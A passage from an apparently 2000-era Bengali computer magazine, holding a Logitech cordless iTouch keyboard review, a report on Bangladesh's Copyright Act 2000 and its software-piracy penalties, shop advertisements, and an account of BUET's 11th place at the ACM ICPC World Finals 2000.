ব্যবহারকারীদের রুচির ভিন্নতার প্রতি লক্ষ্য রেখে বিভিন্ন কমপিউটার সামগ্রী প্রস্তুতকারী প্রতিষ্ঠান বিভিন্ন ধরনের কীবোর্ড তৈরী করছেন। এর মধ্যে লজিটেক কর্ডলেস আইটাচ সাম্প্রতিক বাজারজাতকৃত আকর্ষণীয় একটি কীবোর্ড। এর বোতামগুলো খুব নমনীয় নয় আবার শক্তও নয়। এছাড়া এর কবজি রাখার অংশটি (রিষ্ট-রেষ্ট) খুলেও রাখা যায়। নমনীয় স্পর্শ আর সাধারণ চেহারার যুৎসই কীবোর্ডই যাদের লক্ষ্য তাদের প্রথম পছন্দ বিভিন্ন সুযোগ সুবিধা সম্বলিত এই কীবোর্ডটি। স্বকীয় গুণ ও ওয়্যারলেস সুবিধার বিষয়টি এবার খতিয়ে দেখা যাক।

এর ওপরের ডানদিকে কালোর ওপরে ধূসর রঙের প্রোগ্রামেবল বোতামগুলো স্ক্রীণে নিয়ে আসে মেইল প্রোগ্রাম এবং ব্রাউজারকে রান করে নিয়ে যায় নির্দিষ্ট কোন হোমপেজ বা সার্চ-ইঞ্জিনে। সিডি চালাবার আগে পর্দা জুড়ে বড় বড় সবুজ অক্ষরে ফ্ল্যাশ করতে থাকে প্লে। একইরকম ডিসপ্লে দেখা যায় ই-মেইল বা হোমপেজ হট-কী চাপার পরে। কীবোর্ডের ওপরের দিকে বোতামগুলো, কীবোর্ডের সাথে আসা (বান্ডল্ড) অডিওসফটের ভার্চুওসা প্রোগ্রাম বা সিডি-রমের সাউন্ড সিস্টেম সেটআপ নিয়ন্ত্রণ করে। ভার্চুওসা'র অনাকর্ষণীয় দিক হল, ৩০ দিন পরে এমপিথ্রীসহ হার্ডডিস্কে রেকর্ড করা যে কোন সাউন্ড ফাইল স্বয়ংক্রীয়ভাবে ডিজিটাল থেকে এনালগে পরিণত হয়ে যায়। অতএব ডিজিটাল গুণটি বজায় রাখার জন্যে বাড়তি কিছু খরচ হলেও এটি পছন্দের মধ্যে রাখা উচিত। তবে এই সমস্যাটি সিডি প্লেয়িংয়ের ক্ষেত্রে সরাসরি কোন প্রভাব ফেলবে না। এর একটি সুলভ সমাধান হল সেটআপের সময়ে ভার্চুওসা'র প্রতিস্থাপন বাদ দেয়া। আরো একটি বৈশিষ্ট হল পর্দায় 'সিস্টেম ট্রে ডিসপ্লে'তে ক্যাপস লক ও নাম লকের অবস্থা প্রদর্শন। কীবোর্ডে অন/অফের ছোট আলোকনের পরিবর্তে উইন্ডোজের আওতায় আইকনের মাধ্যমে অবস্থা প্রদর্শনের এই ব্যবস্থা অতুলনীয়। যাদের ডেস্কটপ পেন্সিল, কলম, কাগজ, গিফ্‌ট কার্ড, বই, পত্রপত্রিকায় ভরা থাকে তাদের পক্ষে এত কিছুর মধ্যে কীবোর্ডের ঐ ছোট ছোট আলোকন দেখার সুযোগ কম।

সরাসরি সুস্পষ্ট সংকেত

এই কীবোর্ডে কাজ করার সময় ব্যবহারকারী রিভলভিং চেয়ারে বসে স্বাচ্ছন্দে পেছনে হেলান দিয়ে কিংবা কোলের ওপরে কীবোর্ড রেখে স্বাচ্ছন্দ্যে টাইপ করা যায়। আসলে প্রযুক্তিটি ওয়্যারলেস কন্ট্রোল; ইনফ্রারেড নয়। লজিটেক কর্ডলেস কীবোর্ড কমপিউটার ডেস্কে সিপিইউ/মনিটর থেকে সর্বোচ্চ ৮ ইঞ্চি দূরে অবস্থিত একটি ওয়্যারলেস সিগনাল ইউনিটের মাধ্যমে কাজ করে। এই ইউনিটটি আকারে খুব ছোট হওয়ায় ডেস্কটপে জায়গা নেয় খুব কম। কীবোর্ডের রেডিও-কন্ট্রোলারটির (বেতার ব্যবস্থার অন্যপ্রান্ত) অবস্থান এর ওপরের ডানদিকে। মাত্র ২০ ডিগ্রী আর্ক বাদে বৃত্তের ৩৪০ ডিগ্রীর সব অবস্থান থেকেই টাইপ করার ক্ষেত্রে এই ওয়্যারলেস সিগনাল কার্যকর।

ডিজিটাল ওয়্যারলেস টেকনোলজী

লজিটেক ডিজিটাল ওয়্যারলেস টেকনোলজী, ইনফ্রারেড কর্ডলেস সরঞ্জামাদির চেয়ে অনেক বেশি নির্ভরযোগ্য। ওয়্যারলেস টেকনোলজী সরাসরি পথের কোন প্রয়োজন হয় না। ব্যাটারীশক্তি চালিত ডিভাইস কীবোর্ড এন্ট্রি, মাউসের চলাচল ও বোতামের কার্যক্রমের প্রেক্ষিতে অপেক্ষাকৃত কম শক্তির ওয়্যারলেস সঙ্কেত কমপিউটারের রিসিভারে সুনির্দিষ্ট চ্যানেলে প্রেরণ করে। লজিটেক ওয়্যারলেস টেকনোলজী প্রত্যেক চ্যানেলে ডিজিটাল সিকিউরিটি কোডের সুবিধাও প্রদান করে।

ইন্স্টলেশন

এর ইনস্টলেশন সবচেয়ে সহজ। সফটওয়্যারটি প্রায় তাৎক্ষণিকভাবেই স্থাপিত হয়ে যায়। কনফিগারেশনের প্রয়োজন হবে খুব কম সময়। এটা নিজেই হার্ডডিস্কে বিদ্যমান ই-মেইল প্রোগ্রামকে চিহ্নিত করে নেবে। হোম পেজ নির্দিষ্ট করার জন্যে ওয়েব ব্রাউজার চালু করে Control+HomePage কী চাপতে হবে। এর চেয়ে সহজ আর কি আছে? ইনস্টলেশনের জন্যে একটি প্রয়োজনীয় তথ্য হল— প্রথমবার চালু করার সময়ে সঠিকভাবে নির্দেশ প্রদান করতে হয়। এই ওয়্যারলেস কার্যক্রমের সূচনা খুবই সহজ। প্রয়োজন হবে মাত্র ১০ সেকেন্ড। এজন্য ইউনিটের ওপরের 'কানেক্ট' বোতাম চাপতে হবে এবং এরপরে কীবোর্ডের ডান কোণায় (উপরিভাগে নয় বরং পাশে) ছোট বোতাম চাপলেই সংযোগস্থাপিত হবে।

বাড়তি সুযোগ- মাউসম্যান

আইটাচ কর্ডলেস কীবোর্ড মাউসসহ বা মাউস ছাড়া কেনা যেতে পারে। মাউসসহ ভার্সনটির নাম কর্ডলেস ডেস্কটপ আইটাচ। এই মাউসটি সাধারণ আকারের এবং ডানহাতি বা বাঁহাতি উভয় ব্যবহারকারিদের জন্যেই বড় ধরনের সফটওয়্যারের জটিলতা ছাড়া সহজে ব্যবহারোপযোগী। অথবা আপনি বেছে নিতে পারেন কর্ডলেস ডেস্কটপ প্রো। এতে আছে ওয়েবস্টাইল কর্ডলেস কীবোর্ড এবং লজিটেকের কর্ডলেস মাউসম্যান হুইল মাউস। মাউসম্যান হুইল এবং স্ট্রেট কীবোর্ডের জন্যে দুটি আলাদা রেডিওকন্ট্রোল বক্সের প্রয়োজন হবে। কারণ দুটোর কোম্পানি ভিন্ন।

তারবিহীন জগৎ

পরিবর্তন/উন্নয়নের ধারাটি যেমনই হোক না কেন— ওয়্যারলেস মানে হল সিস্টেমে একটি তার কম। তারবিহীন সংযুক্তির এই সূচনায় ২০০০ সালটি এবং অনাগত সালগুলো ভালই কাটবে আশাকরি।

বিভিন্ন মডেলের কীবোর্ড

কর্ডলেস ডেস্কটপ প্রো

জড়ানো-পেঁচানো তার থেকে মুক্ত হয়ে কর্ডলেস কীবোর্ড ব্যবহার করুন; এটি তৈরি করা হয়েছে সহজে টাইপ করা এবং সফট-টাচ কর্ডলেস হুইল মাউস ব্যবহার করার জন্যে। ওয়্যারলেস টেকনোলজীর সুবিধার কারনে কমপিউটারের দিকে সরাসরি পয়েন্ট করার ঝামেলা নেই। আরো রয়েছে সুলভ আইটাচ ইন্টারনেট এবং মাল্টিমিডিয়া কন্ট্রোল।

কর্ডলেস ডেস্কটপ আইটাচ

এই কর্ডলেস কীবোর্ড ও কর্ডলেস হুইল মাউস তারের বেষ্টনী থেকে মুক্তি দেবে। কমপিউটারের দিকে সরাসরি পয়েন্ট করার প্রয়োজন নেই। এতে রয়েছে সুলভ আইটাচ ইন্টারনেট এবং মাল্টিমিডিয়া কন্ট্রোল।

কর্ডলেস আইটাচ কীবোর্ড

আইটাচ ইন্টারনেট এবং মাল্টিমিডিয়া কন্ট্রোলের মাধ্যমে সহজে ইন্টারনেট প্রবেশ, অনুসন্ধান, সিডি, এমপি থ্রী ও উইন্ডোজ মিডিয়া ফাইল চালানো, সাউন্ড কন্ট্রোল ইত্যাদির সুব্যবস্থা করা যাবে বোতামের ওপরে একটুখানি ছোঁয়ায়। ওয়্যারলেস টেকনোলজীর সুবিধার কারনে কমপিউটারের দিকে সরাসরি পয়েন্ট করার প্রয়োজন নেই।

ইন্টারনেট কীবোর্ড

দ্রুতগতিতে ওয়েবভ্রমণের জন্যে বিশেষভাবে অপটিমাইজ করা এই ইন্টারনেট কীবোর্ড আপনার পছন্দের সবগুলো ওয়েব কমান্ড, এপ্লিকেশন এবং সাইট উপস্থিত করবে ১০৪টি কী-এর এক একটি চাপার সাথে সাথেই। এর মাধ্যমে অন-লাইন সময়ের সাশ্রয়ও হবে। এতে অন্তর্ভূক্ত রয়েছে কফি ডিটাচেবল পাম রেস্ট।

ডিলাক্স ১০৪ কীবোর্ড

সবচেয়ে কম মূল্যের (২০ ডলার) ডিলাক্স ১০৪ কীবোর্ডে রয়েছে স্ট্যান্ডার্ড সাইজের ১০৪টি বোতামের বিন্যাস। টাইপিং হয়ে উঠবে আরো আনন্দময়। এর ডিটাচেবল পাম রেস্টের সাথে কবজি রাখার জন্যে, আরো আছে বিশেষভাবে বাঁকানো ব্রেক-প্যাড।

আইটাচের টুকিটাকি

☐ লজিটেক আইটাচ উইন্ডোজ ৯৫, ৯৮ এবং এনটি ৪.০-এ ইনস্টল করা যায়।

☐ লজিটেক কর্ডলেস কীবোর্ডের সাথে কর্ডলেস মাউস না থাকলে মাউসের বিভিন্ন সুবিধার মনোন্নয়নকারী 'মাউসওয়্যার' ইনস্টল করার প্রয়োজন নেই।

☐ আপনার কমপিউটারে ডুয়্যাল বুটিং (৯৫/৯৮/এনটি ৪.০) সিস্টেম থাকলে আইটাচকে প্রত্যেক সিস্টেমে আলাদাভাবে ইনস্টল করতে হবে।

☐ আইটাচ সফটওয়্যারের 'ওয়েব আপডেটের' মাধ্যমে সর্বশেষ সংস্করণটি ডাউনলোড করে নেয়া যায়।

☐ যুগপৎভাবে আইটাচ সফটওয়্যার উইন্ডোজ সিডি প্লেয়ার, ২.০, প্লাসপ্যাক ডিলাক্স সিডি প্লেয়ার, উইন্ডোজ মিডিয়া প্লেয়ার এবং আরো বেশ কিছু জনপ্রিয় প্লেয়ার সাপোর্ট করে।

☐ এখন পর্যন্ত আইটাচ সফটওয়্যার সিনেমাস্টার ও মিডিয়ামেটিক্স ডিভিডি প্লেয়ার সাপোর্ট করে। তবে অচিরেই এর আওতা আরো অন্যান্য জনপ্রিয় ডিভিডি প্লেয়ারের ক্ষেত্রেও বিস্তৃত হবে। ●

কপিরাইট আইন-২০০০ সংসদে

কম্পিউটার জগৎ প্রতিবেদন

তথ্য প্রযুক্তি খাতে নতুন যুগের সূচনা হলো

বহুল প্রতীক্ষিত কপিরাইট আইন ২ এপ্রিল-২০০০ বাংলাদেশ জাতীয় সংসদে উপস্থাপন করা হয়েছে। সংস্কৃতি প্রতিমন্ত্রী ওবায়দুল কাদের বিলটি সংসদে পেশ করার পর এটিকে সংসদীয় কমিটিতে যাচাই বাছাই করার জন্য পাঠানো হয়। ৩ এপ্রিল ২০০০ পর্যন্ত বিলটি সংসদীয় কমিটির পক্ষে নিখুঁত পর্যালোচনার জন্য বাংলাদেশ কমপিউটার কাউন্সিলের কাছে ছিলো। ধারণা করা হচ্ছিলো যে এটি ৫ এপ্রিল ২০০০ সংসদীয় কমিটি সংসদে পেশ করতে পারে এবং ৬ এপ্রিল ২০০০ বা তার দু-একদিনের মাঝে সেটি পাশ হয়ে যেতে পারে।

এই আইনটি পাশ হবার ফলে বাংলাদেশের তথ্য প্রযুক্তি খাতের একটি মাইলফলক তৈরি হবে এবং বাংলাদেশের তথ্য প্রযুক্তি খাত একটি নতুন যুগে পা দিবে।

যদিও বাংলাদেশে কমপিউটার সমিতির পক্ষ থেকে সেই সময়কালের সভাপতি মোস্তাফা জব্বার ও তার নির্বাহী কমিটির সদস্যরা ১৯৯৬ সাল থেকেই আইপিআর সংক্রান্ত আইন তৈরি করার জন্য দাবী করে আসছিলেন, তবুও এটি একটি বলিষ্ঠ সুপারিশ হিসেবে আসে ড. জামিলুর রেজা চৌধুরীর নেতৃত্বে গঠিত সফটওয়্যার রফতানি সংক্রান্ত টাস্ক ফোর্স-এর আওতায় গঠিত কমিটির রিপোর্টে। ১৯৯৭ সালের সেপ্টেম্বরে সেই রিপোর্ট বাণিজ্য মন্ত্রণালয়ে পেশ করা হয়।

১৯৯৭ সালেই সরকার প্রয়াত গাজী শামসুর রহমানের নেতৃত্বে কপিরাইট আইন (কপিরাইট আইন-১৯৬২) সংশোধন করার জন্য একটি কমিটি গঠন করা হয়। ঐ কমিটিতে কমপিউটার খাতের কোন সদস্য না থাকায় অনেকেই অবাক হন। তবে কমিটির পক্ষ থেকে সফটওয়্যার খাতকে যথেষ্ট গুরুত্ব দেবার ফলে বিষয়টি বেশ ভালোভাবেই এগুতে থাকে। ঐ কমিটির কার্যক্রমের সাথে বেসিস, বিসিএস ও কমপিউটার কাউন্সিল অত্যন্ত ঘনিষ্ট যোগাযোগ সহকারে কাজ করে। এই কাজে সহায়তা করেন তরুণ ব্যারিস্টার তানজিব আহমেদ।

গাজী শামসুর রহমান অসুস্থ হয়ে পড়লে কমিটির কাজে অসুবিধার সৃষ্টি হলেও মৃত্যুর পূর্বমুহূর্তে তিনি কমিটির রিপোর্ট চূড়ান্ত করেন। এরপর একটি খসড়া আইন চূড়ান্ত করা হয়। ইপিবি'র পক্ষ থেকে অন্য একটি খসড়া অধ্যাদেশ আকারে জারী করার চেষ্টাও করা হয়। শেষ পর্যন্ত আইন কমিশন, আইন মন্ত্রণালয়, অর্থ মন্ত্রণালয়, সংস্কৃতি মন্ত্রণালয়, বিজ্ঞান ও প্রযুক্তি মন্ত্রণালয়, শিল্প ও বাণিজ্য মন্ত্রণালয়সহ কমপিউটার কাউন্সিল, বিসিএস, বেসিস ও ইপিবি'র সফটওয়্যার কমিটির যৌথ চেষ্টায় আইনটি তৈরি ও সংসদে পেশ করা হয়।

এই আইনে সফটওয়্যার পাইরেসির জন্য সর্বোচ্চ তিন বৎসর মেয়াদের কারাদন্ড হতে পারে। তবে সর্বনিম্ন কারাদন্ডের পরিমাণ হবে তিন মাস। এছাড়া এই অপরাধের জন্য দুই লক্ষ টাকা জরিমানা হতে পারে। (ধারা ৮৬) তবে জরিমানার পরিমাণ ৫০ হাজার টাকার কম হতে পারবেনা।

এই আইনে অবশ্য অবাণিজ্যিক ব্যবহারের ক্ষেত্রে শাস্তির পরিমাণ কমে যাবার ব্যবস্থা করা হয়েছে।

আইনটি পাস হলে এর কার্যকারিতা উল্লেখ করে একটি গেজেট বিজ্ঞপ্তি প্রকাশ করা হবে এবং কিছু রুলস প্রণয়ন করা হবে। এই আইনের আওতায় একটি কপিরাইট বোর্ড এবং কপিরাইট সমিতি গঠন করার বিধান রাখা হয়েছে।

আইনটি সংসদে যাবার আগে মার্কিন বিচার বিভাগীয় একজন প্রতিনিধি আইনটির ভূয়সী প্রশংসা করেন। কমপিউটার শিল্পের নেতৃবৃন্দও এই আইনটিকে স্বাগত জানান।

আইনটি সংসদে পেশ করার পর এই প্রতিনিধি কমপিউটার সমিতির সভাপতি আব্দুল্লাহ এইচ কাফির একটি সাক্ষাতকার গ্রহণ করেন যাতে তিনি সরকারকে আইনটি প্রনয়ণ করার জন্য ধন্যবাদ জানান। তিনি অবশ্যই কেবল আইন করে বসে না থেকে এর প্রয়োগের প্রতি নজর দেবারও আহ্বান জানান । তিনি মনে করেন যে, আইনটি হবার পর তার সমিতির সদস্যরা একে যথাযথ মর্যাদা দেবেন।

অন্যদিকে বেসিস সভাপতি এস.এম. কামালও এই প্রতিনিধিকে দেয়া এক সাক্ষাতকারে আইনটির জন্য সরকারকে ধন্যবাদ জানিয়ে বলেন, এটি বাংলাদেশের তথ্য প্রযুক্তি খাতকে একটি সুদৃঢ় ভিত্তির উপর দাড় করালো। এ প্রসঙ্গে তিনি সরকারকে সর্বাত্মক সহায়তা করার আহ্বান জানান। ●

massive PROFESSIONAL PC COMPUTERS

YOUR ULTIMATE SOLUTION

ACCESSORIES

CD-ROM Drive **Actima** 50X , **Acer** 50X, **PHILIPS** 48X
CDR-W **Actima** 4X4X20X ,**PHILIPS** 2X2X24X &4X4X32X
Fax Modem **Acer** 56K Ext. **US Robotics** 56K Ext. Voice
Flatbed Scanner, Sound Card, Speaker,Casing & more

OVER 10 YEARS

Head Office : 95/1 New Elephant Road,
Zinnat Mansion (1stFl.) Dhaka 1205, Bangladesh.
Phone : 8612856, 8614058, Fax : 880-2-8614828
E-mail : massive@bdcom.com

Branch : BCS Computer City
IDB Bhaban, Shop # SR209&210 2nd fl.
Agargaon,Dhaka 1207, Phone : 017-646666(GP-GP)
E-mail : masividb@bdcom.com

massive® COMPUTERS

FURNITURE
From Indonesia

OLYMPIC®
DELUXE FURNITURE

Sales & Display :

OLYMPIC FURNITURE
C13 DCC South Market,
Gulshan-1, Dhaka-1212.
Tel : 605677, 601926,
Fax : 838307

FURNITURE CENTRE
77 Malibagh, DIT Road,
Dhaka.

BORLAND COMPUTER
TMC Building (2nd floor)
52 New Eskaton Road,
Dhaka.

NIPUN CRAFTS LTD.
Hussain Plaza,
Dhanmondi R/A, Dhaka.

BANGLADESH FOREIGN FURNITURE
18 West Panthapath,
Kalabagan, Dhaka.

এসিএম ওয়ার্ল্ড ফাইনাল ২০০০-এ বুয়েট টিমের অসাধারণ সাফল্য

শোয়েব হাসান খান

শাবাশ বাংলাদেশ!

শাবাশ মুস্তাক, মুনিরুল এবং রুবাইয়াত! শাবাশ বুয়েট টিম। শাবাশ বাংলাদেশ! গত মার্চ মাসের ১৫-১৯ তারিখে ফ্লোরিডার অরল্যান্ডোতে অনুষ্ঠিত ২৪তম এসিএম ওয়ার্ল্ড ফাইনালে বাংলাদেশের বুয়েট টিম অসাধারণ নৈপুণ্য প্রদর্শন করে বিশ্বের বিভিন্ন দেশের বিশ্ববিদ্যালয়গুলো ৬০টি টিমের বেশির ভাগকে টপকিয়ে ১১তম স্থান দখল করেছে। এই অসাধারণ সাফল্যে **কমপিউটার জগৎ** বাংলাদেশের বুয়েট টিমকে জানাচ্ছে প্রাণঢালা শুভেচ্ছা।

পুরো ব্যাপারটি সংক্ষেপে বলতে গেলে এসিএম-এর কথা উল্লেখ করতে হয়। এটি যুক্তরাষ্ট্রভিত্তিক কমপিউটার নির্মাণকারী প্রতিষ্ঠানগুলোর একটি সংগঠন। যার সম্পূর্ণ নাম এসোসিয়েশন ফর কমপিউটিং মেশিনারি। এটি বিশ্বের সর্বপ্রথম প্রতিষ্ঠিত (১৯৪৭ সালে) ও সর্ববৃহৎ কমপিউটার সোসাইটি। ১৯৭৭ সাল থেকে এসিএম প্রোগ্রামিং প্রতিযোগিতার যাত্রা শুরু হয়। প্রথম দিকে আমেরিকা ও ইউরোপের মধ্যে প্রতিযোগিতাটি সীমাবদ্ধ থাকলেও গত চার বছর যাবৎ এশিয়ার দেশগুলোও এতে অংশগ্রহণ করছে। ফলে বিশ্বব্যাপী এর ব্যাপক প্রসার ঘটেছে।

এসিএম প্রোগ্রামিং প্রতিযোগিতার দুটি পর্যায় রয়েছে। প্রথমটি বাছাই পর্ব এবং দ্বিতীয়টি মূল পর্ব। বাছাই পর্বটিকে বলা হয় রিজিওনাল কনটেস্ট বা ICPC (ইন্টারন্যাশনাল কলেজিয়েট প্রোগ্রামিং কনটেস্ট)। ২০০০ সালের ওয়ার্ল্ড ফাইনালের জন্য ১৯৯৯ সালের নভেম্বর-ডিসেম্বর মাসে বিশ্বব্যাপী রিজিওনাল কনটেস্ট ICPC '99 অনুষ্ঠিত হয়। বিশ্বব্যাপী মোট ৬টি রিজিয়ন আছে। বাংলাদেশের বুয়েট টিম ১৯৯৯ সালের ৭ ডিসেম্বর অনুষ্ঠিত ICPC '99-এর আইআইটি-কানপুর সাইটের রিজিওনাল কনটেস্টে চ্যাম্পিয়ন হয়ে ২০০০ সালের এসিএম ওয়ার্ল্ড ফাইনালে অংশগ্রহণের যোগ্যতা অর্জন করে। সেটিও ছিল এক অসাধারণ সাফল্য। এ ব্যাপারে মাসিক **কমপিউটার জগৎ**-এর জানুয়ারি ২০০০ সংখ্যায় বিস্তারিত লেখা হয়েছে।

এসিএম ওয়ার্ল্ড ফাইনাল ২০০০

এবছর মার্চ মাসের ১৫—১৯ তারিখে ফ্লোরিডার অরল্যান্ডোতে এসিএম ওয়ার্ল্ড ফাইনাল ২০০০ অনুষ্ঠিত হয়েছে। এবারে মোট ৬০টি দল প্রতিযোগিতায় অংশগ্রহণ করে। এশিয়া রিজিয়ন থেকে যে ১২টি দল এতে অংশ নেয় তারমধ্যে বাংলাদেশ থেকে একমাত্র বুয়েট টিমের সুযোগ হয় প্রতিযোগী হবার। প্রতিটি টিমের সদস্য সংখ্যা ৪। এদের ৩ জন প্রতিযোগী এবং ১ জন কোচ। কোচের দায়িত্ব হচ্ছে টিমের নেতৃত্ব দেয়া এবং সকল অফিসিয়াল কাজ সম্পাদন করা।

অরল্যান্ডোতে এসিএম প্রোগ্রামিং প্রতিযোগিতায় বাংলাদেশ প্রকৌশল বিশ্ববিদ্যালয় দল। বাঁ থেকে রুবাইয়াত ফেরদৌস, মোস্তাক আহমেদ ও মনিরুল ইসলাম আবেদীন। ডান পাশে দলের কোচ অধ্যাপক মোহাম্মদ কায়কোবাদ

এবারের এসিএম ওয়ার্ল্ড ফাইনালে ১ম স্থানের জন্য ৯,০০০ ডলার, ২য় স্থানের জন্য ৪,৫০০ ডলার এবং তৃতীয় হতে ১০ম স্থানের জন্য প্রত্যেক টিমকে ১,৫০০ ডলার পুরস্কার প্রদান করা হয়। এছাড়াও অন্যান্য টিমগুলোকেও নানাভাবে পুরস্কৃত করা হয়। প্রতিযোগিতার নিয়ম অনুযায়ী এবারও প্রোগ্রামিং ল্যাঙ্গুয়েজ হিসেবে প্যাসকেল, সি, সি++ এবং জাভা ব্যবহার করা হয় এবং প্রতিটি টিমকে একটি করে পিসি দেয়া হয়।

ফাইনালের কিছু নিয়ম

- ফাইনালে কমপক্ষে ৬টি সমস্যা দেয়া হয় ইংরেজিতে। অবশ্য এবার মোট ৮টি সমস্যা দেয়া হয়েছে।
- প্রতিযোগীরা বিভিন্ন রিসোর্স উপাদান, যেমন— বই, ম্যানুয়াল, প্রোগ্রামিং লিস্টিং ইত্যাদি সাথে রাখতে পারবে। তবে পিসির জন্য প্রযোজ্য কোন সফটওয়্যার বা ডাটা, নিজস্ব পিসি, কমপিউটার টার্মিনাল বা ক্যালকুলেটর সাথে রাখতে পারবে না।
- যাচাইয়ের জন্য প্রদত্ত সমাধানগুলোকে রানস (Runs) বলা হয়। প্রতিযোগীদের প্রদত্ত প্রতিটি রানের ফলাফল (একসেপ্টেড অথবা রিজেক্টেড) টিমগুলোকে জানিয়ে দেয়া হয়। তবে প্রতিযোগিতার শেষ এক ঘণ্টার জন্য এই কার্যক্রম স্থগিত রাখা হয় ফাইনাল রেজাল্টের গোপনীয়তা রক্ষার জন্য।
- প্রতিযোগিতার মোট সময় ৫ ঘণ্টা এবং এ সময়ের মধ্যে টিমের সদস্য ও কর্তৃপক্ষ কর্তৃক নিয়োজিত ব্যক্তি ছাড়া কারও সাথে কথা বলা নিষেধ।

ফাইনালের স্কোরিং পদ্ধতি

ফাইনালের বিচারকরাই টিমগুলোর প্রদত্ত সমাধান যাচাইয়ের একমাত্র দায়িত্বপ্রাপ্ত ব্যক্তি। এই বিচারকদের পরামর্শ গ্রহণ করেই বিচারকমণ্ডলীর পরিচালক ওয়ার্ল্ড ফাইনালের বিজয়ীদের তালিকা প্রণয়ন করেন। টিমগুলো কর্তৃক সমাধানকৃত সমস্যার সংখ্যার উপর নির্ভর করে তাদের সর্বশেষ স্থান নির্ধারণ করা হয়। আর যে সমস্ত টিমের সমাধানকৃত সমস্যার সংখ্যা সমান তাদের স্থান নির্ধারণের জন্য পেনাল্টি যাচাই করা হয়। পেনাল্টি বের করার একটি সুন্দর নিয়ম রয়েছে। যে কোন সমাধানকৃত সমস্যার পেনাল্টি হচ্ছে প্রতিযোগিতার শুরু থেকে ঐ সমাধান প্রদানের মধ্যবর্তী সময় (মিনিটে)। অবশ্য এর সাথে উক্ত সমস্যার জন্য পূর্বে প্রদত্ত প্রতিটি রিজেক্টেড সমাধানের জন্য ২০ করে যোগ করতে হবে। ধরুন প্রতিযোগিতা শুরুর ২ ঘণ্টা (২x৬০ = ১২০ মিনিট) পরে একটি সমস্যার সমাধান একসেপ্টেড হলো এবং এই সমস্যার পূর্বের দুটি সমাধান রিজেক্টেড হয়েছে। তাহলে উক্ত সমাধানকৃত সমস্যার জন্য মোট পেনাল্টি হবে (১২০+২০x২) বা ১৬০। এভাবে প্রতিটি সমাধানকৃত সমস্যার পেনাল্টি নির্ণয় করে প্রতিযোগিতা শেষে মোট পেনাল্টি বের করা হয়। যেসব সমস্যার সমাধান দেয়া হয়নি সেগুলোর জন্য কোন পেনাল্টি নেই।

সর্বশেষ ফলাফল

এসিএম ওয়ার্ল্ড ফাইনালের ওয়েব সাইট (www.acm.baylor.edu/acmicpc/finals/) থেকে জানা যায় যে, সেন্ট পিটার্সবাগ স্টেট ইউনিভার্সিটি সর্বমোট ৭টি সমস্যার সমাধান (৯৪১ পেনাল্টি) করে চ্যাম্পিয়ন হবার গৌরব অর্জন করেছে এবং ইউনিভার্সিটি অব ওয়াটারলু ৭টি সমস্যার সমাধান (১৬৪১ পেনাল্টি) করে ২য় স্থান অধিকার করেছে। তথাপি উভয় বিশ্ববিদ্যালয়কেই গোল্ড মেডেল প্রদান করা হয়। তৃতীয় থেকে ৬ষ্ঠ স্থান অধিকারীদের সিলভার মেডেল এবং সপ্তম স্থান অধিকারী কায়োটো ইউনিভার্সিটিকে ব্রোঞ্জ মেডেল প্রদান করা হয়। তাছাড়া ৬টি রিজিয়নের চ্যাম্পিয়নদের নামও বিশেষভাবে উল্লেখ করা হয়। এগুলো হলো— নর্থ আমেরিকার ইউনিভার্সিটি অফ ওয়াটারলু, আফ্রিকা এবং মিডলইস্টে ইউনিভার্সিটি অফ প্রিটোরিয়া, ল্যাটিন আমেরিকার ইউনিভার্সিদাদ দ্যা বুয়েন্স আয়ার্স, এশিয়াতে শিংহুয়া ইউনির্ভার্সিটি, ইউরোপে সেন্ট পিটার্সবার্গ স্টেট ইউনিভার্সিটি এবং সাউথ প্যাসিফিকে দ্যা ইউনিভার্সিটি অফ মেলবোর্ন।

বুয়েট টিমের অসাধারণ সাফল্য

বাংলাদেশ প্রকৌশল বিশ্ববিদ্যালয় টিম এসিএম ওয়ার্ল্ড ফাইনাল ২০০০-এ যে রেজাল্ট করেছে সেটি সত্যিকার অর্থেই একটি বিশাল অর্জন। সাড়া বিশ্বের শত শত প্রতিভাধর টিমগুলোকে পিছনে ফেলে ১১তম স্থান অধিকার করাটা সত্যিকার অর্থেই সাত সমুদ্র তের নদী জয় করার মত। এসিএম ওয়ার্ল্ড ফাইনাল ২০০০-এ অংশগ্রহণের যোগ্যতা অর্জনের লক্ষ্যে বিশ্বব্যাপী যে রিজিয়নাল কনটেস্ট অনুষ্ঠিত হয় তাতে বিশ্বের সকল প্রান্তের প্রায় ১১০০ বিশ্ববিদ্যালয়ের সর্বমোট ২৪০০টি টিম অংশ নেয়। এতগুলো টিম থেকে মাত্র ৬০টি টিম ফাইনালে অংশগ্রহণের সুযোগ পায়। কাজেই ফাইনালে অংশগ্রহণের যোগ্যতা অর্জন করাটাই বাংলাদেশের জন্য এক বিরাট সাফল্য।

এখানে আরেকটি ব্যাপার আমাদের দেখা উচিত। এ প্রতিযোগিতায় বুয়েট টিম বিশ্বের সর্বশ্রেষ্ঠ বিশ্ববিদ্যালয়ের টিমগুলোকে পিছনে ফেলছে। চূড়ান্ত তালিকা থেকে দেখা যায় যে আমেরিকার শ্রেষ্ঠ ৫টি বিশ্ববিদ্যালয়ের অন্যতম ক্যালিফোর্নিয়া ইনস্টিটিউট অব টেকনোলজি (সংক্ষেপে ক্যালটেক) ১১তম স্থান, ম্যাসাচুয়েটস ইনস্টিটিউট অব টেকনোলজি (এমআইটি) ১৫তম, ইউনির্ভার্সিটি অব ওয়াশিংটন ১৫তম, জর্জিয়া ইনস্টিটিউট অব টেকনোলজি ২২তম, হার্ভার্ড ইউনিভার্সিটি ২২তম স্থান অধিকার করেছে। এগুলো সবই বিশ্বের অন্যতম শ্রেষ্ঠ বিশ্ববিদ্যালয়। এদেরকে পেছনে ফেলে বুয়েট টিম এটাই

আরেকবার প্রমাণ করেছে যে, মেধা বা প্রতিভার দিক দিয়ে বাংলাদেশী ছাত্ররা বিশ্বের কোন দেশের প্রতিভাবান ছাত্রদের তুলনায় কম নয়। বরং অনেক ক্ষেত্রেই বাংলাদেশী ছাত্রদের প্রতিভা অনেক বেশি।

তিন প্রতিভার কথা

